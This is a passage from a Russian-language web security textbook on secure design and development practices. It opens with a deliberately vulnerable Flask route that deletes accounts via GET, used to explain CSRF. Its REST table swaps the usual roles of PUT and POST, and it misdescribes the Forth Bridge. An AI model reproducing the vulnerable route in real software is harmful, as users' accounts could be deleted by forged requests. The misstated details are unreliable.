Применение GET-запроса для изменения состояния сервера представляет угрозу для безопасности. Предположим, что вы разрешили пользователям удалять свои аккаунты запросом GET. В следующем примере мы используем сервер Flask на Python и направляем GET-запрос по пути `/profile/delete` к важной функции удаления аккаунта:

```
@app.route('/profile/delete', methods=['GET'])
def delete_account():
    user = session['user']

    with database() as db:
        db.execute('delete from users where id = ?', user['id'])
        del session['user']
    return redirect('/')
```

В результате хакер получает легкий способ провести атаку с применением межсайтовой подделки запроса (cross-site request forgery, CSRF). Если он сделает доступной ссылку на URL удаления аккаунта и замаскирует эту ссылку под что-либо еще, то может заставить ничего не подозревающего пользователя удалить *собственный аккаунт*. По этой причине GET-запросы нужно применять только для получения ресурсов, а не для обновления состояния на сервере.



REST

Сопоставление каждого действия, которое могут совершить ваши пользователи, соответствующему HTTP-методу — часть большой философии проектирования архитектуры, называемой *REST* (Representational State Transfer, передача репрезентативного состояния). REST используется в основном для проектирования веб-сервисов, но может также помочь сохранить чистоту и безопасность дизайна традиционных веб-приложений. Этот подход особенно результативен для сложных приложений, активно использующих JavaScript для рендеринга страниц, поскольку такие приложения часто делают асинхронные запросы к серверу, и в конце концов приходится ор-

ганизовывать эти запросы в API. В REST имеется несколько хороших идей, которые стоит применить к коду:


- Каждому ресурсу должен соответствовать единственный путь: например, список книг может находиться по адресу `/books`, а подробности о конкретной книге — по адресу `/books/9780393972832` (в данном случае на основе международного стандартного книжного номера, ISBN).
- Каждый указатель местоположения ресурса должен быть чистым URL, без подробностей реализации. Быть может, вам приходилось видеть имена скриптов вроде `login.php` на старых веб-сайтах; утечка информации такого типа дает злоумышленнику ключ к пониманию того, какую технологию вы используете. (В главе 13 обсуждаются другие способы, которыми приложение может «слить» информацию о технологическом стеке.)
- Получение, добавление, обновление или удаление ресурса должно осуществляться с помощью надлежащего HTTP-метода.

Следование этим правилам поможет сделать организацию вашего кода безопасной и предсказуемой. Типичные RESTful API выглядят логически последовательными и интуитивно понятными, то есть примерно так:

Запрос	Действие
GET <code>/books</code>	Получает список книг
GET <code>/books/9780393972832</code>	Получает подробности о конкретной книге
PUT <code>/books</code>	Создает книгу
POST <code>/books/38429</code>	Редактирует определенную книгу
DELETE <code>/books/9780393972832</code>	Удаляет конкретную книгу

Глубокая защита

Популярным времяпрепровождением людей в Средние века было убивать друг друга мечами. Чтобы спасти свою жизнь, богатые господа строили крепости для защиты от полчищ разбойников. Эти крепости нередко включали в себя стены, рвы и подъемные мосты, которые можно было поднять в случае осады. Кроме того, военачальник мог нанять крепких солдат, для того чтобы с вершины зубчатых стен они пускали стрелы в нападающих, лили на них кипящее масло и выполняли другие смертоносные действия.



Относитесь к своему серверу как к средневековой крепости. Реализация многих перекрывающихся уровней защиты гарантировала, что если один из уровней падет (например, главные ворота пробьет таран), нападавшие должны будут преодолеть следующий уровень (высокомотивированные защитники, стреляющие из арбалетов). Эта концепция носит название *глубокая защита* (defense in depth).

Мы разберем несколько способов защиты от каждой уязвимости, с которой познакомимся во второй половине этой книги. Чем больше вы будете применять методик безопасности, тем лучше. Использование нескольких уровней защиты дает возможность иногда поступаться безопасностью в одной области (что неизбежно), поскольку другой уровень защиты не позволит злоумышленнику воспользоваться уязвимостью.


Глубокая защита различается в зависимости от уязвимостей, от которых вы хотите защититься. Чтобы обезопасить себя, например, от атак с внедрением кода, нужно выполнить каждый пункт следующего списка:

- используйте параметризованные запросы при обращении к базе данных;
- проверяйте все вводимые данные в HTTP-запросах по белому списку, по совпадению с паттерном или по черному списку;
- устанавливайте соединение с базой данных от имени аккаунта с ограниченными привилегиями;
- проверяйте, соответствует ли каждый ответ базы данных ожидаемому виду;
- реализуйте логирование обращений к базе данных и отслеживайте необычную активность.

Принцип минимальных привилегий

Своего рода близнецом принципа глубокой защиты является *принцип минимальных привилегий*, который гласит, что каждый программный компонент и процесс для достижения намеченной цели наделяется минимальным набором разрешений. Чтобы пояснить это понятие, обратимся к аналогии.

Представьте, что вы глава службы безопасности аэропорта. В аэропорту людям приходится соблюдать множество правил. Те, кто прибыл из-за границы, должны пройти паспортный контроль, а тем, кто путешествует в пределах страны, позволяется проходить сразу к выдаче багажа. Пилотам разрешается подниматься на борт самолета и входить в кабину — такой привилегии у простых пассажиров нет. Техническому персоналу и сотрудникам наземных служб со специальными бейджами разрешен доступ в закрытые зоны после прохождения контроля безопасности.



Суть в том, что каждому сотруднику и каждому посетителю аэропорта разрешается выполнять определенный набор действий, и ни у одного человека нет неограниченных прав. Даже генеральный директор аэропорта не имеет права пропустить паспортный контроль по возвращении из зарубежной поездки.

Подумайте, как применить принцип минимальных привилегий к вашему веб-приложению. Эта задача предполагает следующее:

- ограничение привилегий кода JavaScript, выполняющегося в браузере, следующим путем: запретить доступ к cookies и задать политику безопасности контента (CSP, content security policy);

- подключение к базе данных только из-под аккаунта с ограниченными привилегиями. Этому аккаунту могут потребоваться права чтения и записи, но ему не должно быть позволено менять структуру таблиц;
- выполнение процесса на сервере от имени пользователя без root-привилегий, имеющего доступ только к каталогам с ассетами, конфигурациями и кодом.

Следуя принципу минимальных привилегий, вы можете быть уверенными, что злоумышленник, которому удастся обойти ваши меры безопасности, нанесет лишь минимальный ущерб. Если он внедрит код на ваши веб-страницы, запрет cookies для кода JavaScript может спасти положение.

Подведем итоги

- Проверяйте все вводимые на сервер данные — предпочтительно по белому списку. Если этот подход не работает, проверяйте на соответствие паттерну. В качестве последней меры используйте черный список.
- Адреса электронной почты нужно проверять, отправляя токен подтверждения в ссылке и обязывая пользователя перейти по ней.
- Ненадежные входные данные, встроенные в HTTP-запрос, команды базы данных и команды ОС нужно экранировать.
- Обращения к базе данных должны осуществляться посредством параметризованных запросов, безопасно экранирующих вредоносные строки.
- Убедитесь, что ваши GET-запросы не меняют состояния на сервере, иначе ваши пользователи могут пасть жертвой межсайтовой подделки запросов.
- Реализация принципов REST гарантирует, что ваши URL чисто организованы и безопасны.
- Реализация глубокой защиты — построение множественных перекрывающихся уровней безопасности — гарантирует, что временное ослабление защиты в одной отдельно взятой области не приведет к взлому.
- Реализация принципа минимальных привилегий — наделение каждого программного компонента и процесса лишь минимальными полномочиями для выполнения своих задач — снижает ущерб, который может причинить злоумышленник, если ему удастся преодолеть ваши рубежи обороны.



В этой главе:

- ✓ Почему для реализации изменений в критически важных системах нужны двое
- ✓ Какой вклад в безопасность вносит ограничение прав сотрудников вашей организации
- ✓ Как использовать автоматизацию и повторное использование кода для предотвращения человеческих ошибок
- ✓ Почему автоматические тесты и развертывание играют главную роль в безопасности релизов
- ✓ Почему важен аудит для выявления событий, угрожающих безопасности
- ✓ Насколько важно учиться на своих ошибках в обеспечении безопасности

Мост Форт (Forth Bridge) — это навесной железнодорожный мост длиной девять миль через реку Форт в Шотландии, к западу от Эдинбурга. На момент его постройки он считался чудом инженерного искусства — это было первое столь крупное стальное сооружение в Британии. Выбор материала для строительства, впрочем, породил проблемы в обслуживании: для того чтобы защитить сталь от суровых шотландских зим, нужно было полностью покрыть весь мост краской.

Покрасочные работы начались сразу по окончании строительства. Для поддержания покрытия в надлежащем состоянии при такой длине моста пришлось нанять постоянную бригаду маляров. Фраза «покраска моста Форт» (Painting Forth Bridge) стала у шотландцев крылатым выражением, обозначающим нескончаемую работу. Они пришли к убеждению, что когда бригада маляров доходила до одного конца моста, другой конец уже пора было красить заново.

Может показаться, что поддержка веб-приложения сродни покраске моста Форт. Полностью завершенных веб-приложений практически не существует, поэтому модификация и поддержка работающего приложения без ущерба для безопасности — это непрерывный процесс. Недостаточно обладать энциклопедическими знаниями потенциальных уязвимостей на уровне кода, необходимо также знать, как безопасно вносить изменения.

Для большинства разработчиков написание кода — командный вид спорта. Давайте же обсудим, как воспользоваться его преимуществами для реализации изменений.

Принцип четырех глаз

В системах с высокой степенью безопасности часто реализуется *принцип четырех глаз* — механизм контроля, при котором для одобрения критических изменений требуются два человека. Экстремальным примером могут служить команды запуска ядерных ракет, которые должны проявлять особую бдительность, чтобы не произвести случайный запуск. Во избежание этой неприятности для старта ракеты требуются два оператора. Они должны повернуть свои ключи в разных концах зала и только потом вводить код запуска. (Очевидно, если все пройдет успешно, устройство запуска сыграет национальный гимн и пожелает им счастливого апокалипсиса.)



К счастью, в случае с веб-приложениями ставки несколько ниже, но и здесь соблюдение принципа четырех глаз поможет с безопасностью. Изменения в критических системах: релизы кода, обновления конфигурации, миграция баз данных и т. д. — должны быть написаны одним человеком, а утверждены — другим. Взгляд со стороны может подметить потенциальные бреши в безопасности до того, как они проявят себя. Кроме того, поскольку одобрение обычно происходит в тикет-системах, это формирует журнал изменений, который может помочь отделу техподдержки в устранении ошибок. Когда в веб-приложении начинают возникать непредвиденные ошибки, первый вопрос сотрудника техподдержки звучит так: «Что менялось в последнее время?» Ответить на этот вопрос поможет список тикетов с недавними изменениями и четкая стратегия контроля версий (подробнее об этом — чуть позже).

Тот, кто утверждает изменения, тоже должен относиться к своей задаче ответственно, а не просто проштамповывать все, что попадется под руку. Когда член команды одобряет критическое изменение в системе, тем самым он подтверждает, что оно не нанесет вреда. Если же в этом есть сомнения, он должен иметь полномочия отказать в утверждении и запросить дополнительные гарантии и меры безопасности, перед тем как дать изменениям дальнейший ход. (Он также должен быть достаточно квалифицированным для того, чтобы выносить правильные суждения. Желательно назначать для ревью критических изменений сеньор-разработчиков или выделенных членов команды безопасности.)

ПРИМЕЧАНИЕ Внедрение контроля за изменениями, например принципа четырех глаз, заставит вас и вашу команду заранее документировать каждое изменение. Привычка записывать все то, что вы собираетесь сделать, полезна сама по себе — она предполагает пояснять, как будет реализовано изменение, почему оно необходимо, каковы риски и каким видится успешный исход. Вербальное выражение мыслей — полезная методика и для прочистки мозгов при написании кода. Некоторые программисты верят в отладку *методом утенка* (rubber duck debugging). Вы объясняете резиновому утенку (или другому произвольному неодушевленному объекту), как должен работать ваш код, когда боретесь с багами. Смысл не в том, чтобы резиновый утенок предлагал варианты решения, а в том, что, облекая проблемы в слова, мы нередко уже в процессе их произнесения понимаем, что пошло не так.



Применение принципа минимальных привилегий к процессам


В главе 4 мы говорили о принципе минимальных привилегий, который гласит, что субъект должен быть наделен минимальным набором привилегий, необходимых для решения задачи. Мы увидели, как этот принцип применяется к системам, например к веб-серверам или учетным записям баз данных. Равным образом он может (и должен) применяться к людям в вашей организации.

Ограничение привилегий членов команды снизит риск того, что сотрудник выйдет из-под контроля и наломает дров. Что более важно, эти ограничения также уменьшат степень ущерба, который может причинить злоумышленник извне, если ему удастся похитить или угадать учетные данные кого-либо из членов вашей организации. В зависимости от размера компании бывает полезно распределить обязанности между несколькими различными ролями. На следующем рисунке изображены некоторые роли в компаниях, производящих ПО.



Разработчик

Пишет код
Проверяет код
Одобрывает слияние



DevOps

Делает релиз кода
Откачивает релизы



QA-инженер

Тестирует код
Утверждает релизы



Сисадмин

Следит за серверами
Масштабирует приложения



Администратор БД

Поддерживает базы данных
Утверждает изменения схем
Настраивает индексы
Разбирается с бэкапами + аварийными переключениями (failover)



Поддержка

Отслеживает ошибки + логи
Разбирается с запросами пользователей
Проводит диагностику + устраняет ошибки

В зависимости от размера и культурных особенностей вашей организации, несколько ролей может играть один и тот же человек. Это также может помочь распределить привилегии по *тайм-боксам* (time-box): такие важные права, как, например, изменение на серверах или обновление структуры баз данных, должны выдаваться лишь на короткий период времени — для снижения риска того, что злоумышленник взломает аккаунт и внесет непоправимые изменения.

Автоматизируйте все подряд

Мы немного поговорили о том, как реализовать контроль изменений, чтобы снизить риск человеческих ошибок, но знаете ли вы, что надежнее человека? Компьютер! Автоматизация всех ручных процессов внутри организации способна уменьшить риск совершения ошибок. Вот некоторые процессы, которые нужно автоматизировать при управлении веб-приложением:

- *Сборка кода.* Компилирование кода и генерация ассетов (например, JavaScript и каскадных таблиц стилей (CSS)) должны выполняться автоматическим процессом, который можно запустить из командной строки или из рабочего окружения.
- *Развертывание кода.* Код должен быть развернут из системы контроля исходного кода с помощью единственной команды. Откат изменений должен происходить с той же легкостью, хотя в случае систем с хранением состояния, например баз данных, для отмены изменений обычно требуется больше усилий или ручного труда.
- *Добавление серверов.* Увеличение количества серверов, на которых находится ваше веб-приложение и вспомогательные службы, должно по возможности производиться с помощью скриптов. Для того чтобы внедрение нового сервера прошло безболезненно, пользуйтесь инструментами DevOps и контейнеризацией.
- *Тестирование.* Встраивайте в процесс сборки юнит-тесты. Для выявления существенных изменений в каждом релизе используйте средства автоматического тестирования в браузере. Применяйте средства автоматического тестирования на проникновение, чтобы выявить слабые места в безопасности, пока это не сделал злоумышленник.

Есть одно непреложное правило: любой процесс, описанный в документации как последовательность из нескольких шагов, можно заменить скриптом или инструментом сборки. В главе 13 мы увидим, сколь часто проблемы с безопасностью возникают из-за неправильной конфигурации серверов или из-за сбоя при развертывании. Чем меньше в цикле разработки шагов, вы-


полняемых вручную, тем ниже риск возникновения таких проблем в вашей организации.



Не изобретайте велосипед

Большая часть ПО, на котором работает ваше веб-приложение, от операционной системы до веб-сервера и базы данных, написана не вами и не вашей командой. Скорее всего, вы купили лицензию или пользуетесь ПО с открытым исходным кодом — и это прекрасно! Вам не обязательно быть экспертом в области низкоуровневых сетевых протоколов или знать тонкости индексирования баз данных. Разумнее применить существующие технологии для решения вопросов, уникальных для вашего веб-приложения, а не изобретать заново то, что изобрели до вас.

Для безопасности полезно повторное использование кода. Сторонний код — на уровне ли операционной системы или в отдельных приложениях, таких как базы данных или библиотеки, импортируемые в процессе сборки, — дает возможность воспользоваться знаниями тех, кто написал и поддерживает этот код. Трудолюбивые кодеры, поддерживающие популярные веб-серверы и операционные системы, являются *экспертами* в вопросах безопасности, а их работа тщательно проверяется сотнями исследователей, которым платят за то, что они находят пробелы в безопасности и сообщают о них авторам этих приложений. (Для стороннего кода нужно своевременно применять патчи безопасности, о чем мы подробно поговорим в главе 13.)



**Широко используемый,
проверенный в боях веб-сервер**



**Самописный
веб-сервер**

Есть несколько областей, в которых собственные решения совершенно точно нужно исключить. Первое правило: ни в коем случае не использовать собственные алгоритмы шифрования. Шифрование — процесс фантастически сложный, и чтобы правильно его реализовать, нужно очень постараться. Получить представление о том, насколько он сложен, можно, взглянув на результаты конкурса, который с 2018 года проводит Национальный институт стандартов и технологии (National Institute of Standards and Technology, NIST). Его цель — создать алгоритмы шифрования, которые будут актуальны в эпоху распространения квантовых компьютеров. (В квантовых компьютерах используются явления квантовой механики, что позволяет им выполнять определенные математические операции гораздо быстрее нынешних. Одна из таких задач — факторизация целых чисел, лежащая в основе современной криптографии.) Из множества алгоритмов, предложенных экспертами со всего света, взлому не поддались лишь несколько. Поскольку даже в тех алгоритмах шифрования, которые были созданы ведущими мировыми экспертами, регулярно находят недостатки, имеет смысл проявить немного смирения и последовать рекомендациям экспертов.

Другая область, в которой нужно воздержаться от разработки собственных решений, — управление сессиями. В главе 4 мы говорили о том, что с помощью *сессий* сервер может опознать пользователя после аутентификации. Обычно этот процесс предполагает запись в cookie-файлы значения ID сессии, а они могут быть прочитаны на стороне сервера или посредством реализации сессий на стороне клиента, которые записывают в cookie все состояние сессии.

На словах реализовать сессии для веб-приложения просто; на практике это очень сложное дело. В главе 9 мы разберем, как злоумышленник может использовать предсказуемые или слабо случайные ID сессий для взлома сессий пользователей, а также как небезопасно реализованные сессии на стороне клиента могут сыграть на руку злонамеренным пользователям в деле повышения привилегий. Помимо сложности в реализации, управление сессиями еще и является частой мишенью для атак, поэтому стоит воспользоваться ее реализацией на веб-сервере, а не писать свою.

Храните журналы аудита

Один из столпов, на которых зиждется безопасность веб-приложения, — сведения о том, кто, что и когда делал. Подобно тому, как на охраняемых объектах ведется учет посетителей, в вашем приложении и процессах должен вестись учет значимых действий. *Журналы аудита* (audit trails) помогут выявить подозрительную активность на момент инцидентов с безопасностью, а еще они неоценимы для понимания того, что случилось потом, на стадии расследования. Вот распространенные подходы к ведению журналов аудита в защищенных приложениях.

- *Изменения в коде.* Обновления кодовой базы должны храниться в системе контроля версий, чтобы можно было увидеть, какие строки были изменены и кем. При передаче в репозиторий изменения в коде должны быть снабжены цифровой подписью.
- *Развертывание.* Ведите лог, какие версии кода были загружены и на какой сервер, а также когда и кем были выпущены эти релизы.
- *Логи HTTP-доступа.* Ваш веб-сервер должен протоколировать, к каким URL на вашем сайте осуществлялся доступ, коды ответов HTTP, IP-адреса и HTTP-методы, а также время обращения к серверу. Соблюдайте местные правила хранения *личной информации* (personally identifiable information, PII), которые могут касаться IP-адресов, записываемых в логи.
- *Активность пользователей.* Значимые действия пользователей, например регистрация, вход и редактирование контента, должны логироваться и находиться в зоне досягаемости сотрудников службы поддержки. Замечание относительно личной информации вдвойне актуально, если пользователи регистрируются под своими реальными именами.
- *Обновления данных.* Изменения в строках вашей базы данных должны фиксироваться в журнале аудита. По меньшей мере храните данные о том, когда была создана или изменена та или иная строка. Если информация представляет большую важность, добавьте сведения о том, какой процесс или пользователь последним обновлял данные.
- *Доступ администратора.* Доступ администраторов к системам должен логироваться, чтобы можно было выявить аномальное поведение или случайные изменения.
- *Логи доступа по SSH.* Если вы разрешаете удаленный доступ к серверу по протоколу SSH, логи доступа должны записываться на сервере и храниться централизованно.

На всенародно любимом аккаунте @PepitoTheCat в Twitter/X очередное фото выкладывается всякий раз, когда кот входит или выходит через свою дверцу. Этот аккаунт является хорошим примером журнала аудита: если вы захотите узнать о перемещениях Пепито, это всегда можно сделать, обратившись к постам.




Безопасное написание кода

До сих пор советы в данной главе носили организационный характер. Нет-нет, советы-то хорошие, вот только если вы читаете эту книгу, ваша работа, скорее всего, связана именно с написанием кода, а не с назначением ролей для сотрудников. Давайте посмотрим, как принципы безопасности применяются к *жизненному циклу разработки ПО* — процессу написания и выпуска кода.

Использование контроля версий

Важнейшим инструментом разработчика является система контроля версий. Отслеживание изменений в кодовой базе с помощью специального средства, например `git`, дает возможность фиксировать момент, когда в веб-приложение были добавлены новые функции.

Если члены вашей команды следят за GitHub flow (обретшим популярность благодаря одноименной компании), они должны создавать ветки для новых фич, которые пишут, и сливать их в основную ветку, когда код будет готов к релизу. Время слияния — отличная возможность для код-ревью. Требуйте от коллег проверять все, что сливается в основную ветку.



Некоторые организации выбирают модель *магистральной, или транковой, разработки* (trunk-based development, TBD), в которой каждый разработчик каждый день сливает свои изменения в основную ветку (trunk). Поскольку основная ветка всегда должна быть готова к выпуску, фичи отключаются с помощью фича-флагов, пока не будут готовы (очевидно, после соответствующего утверждения). Такой подход приносит пользу, если вашей организации нужно выпустить фичи для ограниченного круга тестировщиков в рамках поэтапного развертывания или если она намерена реализовать *синее-зеленое развертывание* (blue/green deployment), в рамках которого в разработке соседствуют две версии и с каждым релизом трафик постепенно смещается от более старой версии (синей) к новой (зеленой).


Управление зависимостями

Сторонний код, используемый вашим приложением, должен импортироваться *менеджером зависимостей* (dependency manager) — инструментом, разработанным для импорта определенных версий сторонних библиотек (за-

зависимостей) при сборке или развертывании кода. У каждого современного языка программирования есть свои менеджеры зависимостей.

Язык программирования	Менеджер зависимостей
Node.js	npm, Yarn, pnpm
Ruby	Bundler
Python	Pip
Java	Maven, Gradle, Ivy
.NET	NuGet
PHP	Composer

Менеджер зависимостей можно сравнить с доком для погрузки контейнеров. Вообще-то многие менеджеры зависимостей называют список импортируемых модулей *манифестом* (manifest). У грузовых судов тоже есть свои манифесты, в которых перечисляются их грузы. Менеджер зависимостей компилирует модули, необходимые для выполнения кода, и упаковывает их для развертывания.




Работа с менеджером зависимостей позволяет целенаправленно исправлять версии каждой зависимости, используемой вашей кодовой базой, что весьма важно для безопасности. Когда исследователи обнаруживают уязвимость, они

публикуют рекомендации по безопасности для определенных версий зависимостей. Зная точно, какие зависимости используются в каждом окружении, вы можете легко обновляться до безопасных версий. Этот процесс известен как *патчинг* (patching) зависимостей. Подробнее мы поговорим о нем в главе 13.

Проектирование процесса сборки

Если перед релизом требуется скомпилировать исходный код или сгенерировать ассеты наподобие CSS либо минифицированного Javascript, этот процесс нужно автоматизировать. Скрипт, который автоматически генерирует артефакты ПО, готовые к развертыванию, называется *процессом сборки*, а средство для запуска таких скриптов — *инструментом сборки* (build tool). Как и в случае с менеджерами зависимостей, у каждого языка есть набор популярных средств сборки. Для генерации ассетов лучше использовать инструмент с хорошей поддержкой. (Менеджеры зависимостей часто вызываются как часть более крупного процесса сборки, который готовит код к развертыванию.) Использование инструмента сборки снижает риск человеческих ошибок при подготовке кода к выпуску.


Язык программирования	Инструменты сборки
Node.js	Webpack, Grunt, Gulp, Babel, Vite
Ruby	Rake
Python	distutils, setuptools
Java	Maven, Gradle, Ivy, Ant
NET	MSBuild, NAnt



Написание юнит-тестов

По мере добавления функций в веб-приложение их нужно тестировать. Наиболее надежный способ продемонстрировать, что функция работает корректно, — добавить в кодовую базу юнит-тесты, небольшие автоматизированные тесты, показывающие, что функция работает как задумано. Юнит-тесты, которые нужно запускать как часть процесса сборки, очень важны для демонстрации надежности кода. Вот некоторые сценарии, которые можно проверить с помощью тестов:

- *Проверка аутентификации.* Проверка, вводят ли пользователи корректные логины и пароли для входа.
- *Проверка авторизации.* Проверка, доступны ли определенные маршруты и действия только аутентифицированным пользователям. Лучше убедиться, что, прежде чем публиковать контент, пользователь ввел логин и пароль.
- *Проверка права собственности.* Проверка, могут ли пользователи редактировать только тот контент, который им разрешено редактировать. Лучше быть уверенными, что пользователь может править только свои посты, а не посты своего коллеги.
- *Проверка валидации.* Проверка, отклоняет ли веб-приложение некорректные параметры HTTP.



Процент строк кода, выполняемых при прогоне всех юнит-тестов, называется *покрытием* (coverage), то есть это объем кодовой базы, покрываемый тестированием. С течением времени нужно стараться увеличивать величину покрытия. Полезно бывает (особенно при багфиксинге) добавить юнит-тест, демонстрирующий условия для возникновения ошибки. После того как ошибка будет устранена, тест пройдет успешно, и ошибка не повторится.

ПРЕДУПРЕЖДЕНИЕ Заметьте, что отчет о 100%-ном охвате не означает, что ваш код полностью корректен. Ваши тесты неизбежно не смогут проверить определенные условия и даже могут иметь ошибочные предположения в своей логике.

